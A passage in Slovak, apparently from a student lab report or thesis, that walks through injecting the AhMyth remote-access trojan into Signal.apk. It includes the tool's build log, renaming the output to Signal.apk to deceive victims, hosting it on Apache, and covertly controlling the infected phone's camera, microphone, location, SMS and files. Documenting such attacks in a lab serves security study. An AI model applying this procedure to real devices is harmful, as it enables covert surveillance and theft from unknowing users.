Pri injektáži bola použitá druhá záložka. Bolo potrebné zistiť IP adresu útočníka. Toto je možné v operačnom systéme Linux pomocou terminálu, a v ňom použitom príkaze ifconfig. Tento vypíše IP adresu útočníka (obrázok 17).




Obrázok 17 IP adresa útočníka

IP adresa so zvoleným portom je vložená do programu AhMyth s aplikáciou Signal.apk. Následne bola zvolená možnosť „On boot“ (obrázok 18), čo znamená, že po inštalácii napadnutej aplikácie Signal.apk a reštartovaní zariadenia s operačným systémom Android bude možné na toto zariadenie pristupovať vzdialene.



Obrázok 18 Nastavenie AhMyth

Po nastavení parametrov IP adresy, portu, vybraní aplikácie Signal.apk a zvolení možnosti "On boot" bolo kliknuté na tlačidlo "Build" (obrázok 18). Pri kompilovaní sa v dolnom tmavom poli začne vypisovať, čo program AhMyth robí. Po dokončení vypíše oznam, že aplikácia bola úspešne skompilovaná. (obrázok 19).



Obrázok 19 Vytvorenie napadnutej aplikácie AhMyth

Celý výpis aplikácie Signal.apk pri injektáži v programe AhMyth:

4/8/2020, 6:30:59 AM File choosen /home/filip/Desktop/signal.apk

4/8/2020, 6:31:25 AM Reading (ip:port) file from Ahmyth.apk...

4/8/2020, 6:31:25 AM Adding source ip:port to Ahmyth.apk...

4/8/2020, 6:31:25 AM Adding source ip:port to /home/filip/Desktop/AhMyth/AhMyth-Android-RAT/AhMyth-Server/app/app/Factory/Ahmyth/smali/ahmyth/mine/king/ahmyth/IOSocket.smali...

4/8/2020, 6:31:25 AM Decompiling /home/filip/Desktop/signal.apk...

4/8/2020, 6:32:03 AM Modifying AndroidManifest.xml...

4/8/2020, 6:32:03 AM Copying Ahmyth files to orginal app...


4/8/2020, 6:32:04 AM Building Ahmyth.apk...

4/8/2020, 6:33:04 AM Signing Ahmyth.apk...

4/8/2020, 6:33:16 AM Apk built successfully

4/8/2020, 6:33:16 AM The apk has been built on /home/filip/AhMyth/Output/Ahmyth.s.apk


Aplikácia so škodlivým kódom, ktorá bola vytvorená s názvom Ahmyth.s.apk bola skopírovaná do adresára html, aby mohla byť stiahnutá z lokálnej siete a neskôr je možné ju stiahnuť aj z internetu (obrázok 20). Aby mohla byť aplikácia stiahnutá z lokálnej siete treba zapnúť na operačnom systéme Linux Apache server v termináli príkaz apache2 start. Taktiež bola aplikácia premenovaná z Ahmyth.s.apk na Signal.apk k jednoduchšiemu šíreniu a väčšej dôveryhodnosti o pôvode (oklamanie obete príkaz mv obrázok 20).




Obrázok 20 Server Apatch a premenovanie aplikácie

Na obrázku 20 je možné vidieť, že pri kopírovaní a premenovaní treba použiť príkaz sudo, čo je práca v režime root so všetkými právami, ak sa nachádzame napríklad v zložke /var.

Toto všetko je vykonávané v lokálnej sieti. Aby bolo možné stiahnuť aplikáciu Signal.apk (už premenovanú), bolo treba zadať na zariadení ip adresu, aká bola použitá v programe AhMyth s názvom aplikácie Signal.apk. Následne bol súbor Signal.apk nainštalovaný, práva boli potvrdené a aplikácia Signal spustená (obrazky 21 a 22). Následne bolo zariadenie reštartované.




Obrázok 21 Stiahnutie a inštalácia aplikácie Signal




Obrázok 22 Inštalácia aplikácie Signal

Po vykonaní vyššie uvedeného bolo prejdené do programu AhMyth. V programe bol zadaný port, aký bol použitý pri builde aplikácie Signal.apk. Po kliknutí na „Listen“ sa čakalo na pripojenie zariadenia online (obrázok 23). Po inicializácii zariadenia (obrázok 24) bolo odkliknuté „Open The Lab“, čo umožnilo prehliadať a ovládať zariadenie na pozadí bez vedomia užívateľa zariadenia - obeti.




Obrázok 23 Nastavenie portu




Obrázok 24 Identifikácia zariadenia


Po kliknutí na „Open The Lab“ sa zobrazilo nové okno, v ktorom je možné urobiť fotografiu kamerou zariadenia obete. Táto fotografia sa neuloží do pamäte zariadenia, ale do zariadenia útočníka. Taktiež je možné rovnako urobiť audionahrávku, zistiť polohu zariadenia, prechádzať a kradnúť dáta, prezerať kontakty a denník hovorov, posielať a prezerať SMS správy na zariadení obete.




Obrázok 25 AhMyth kamera



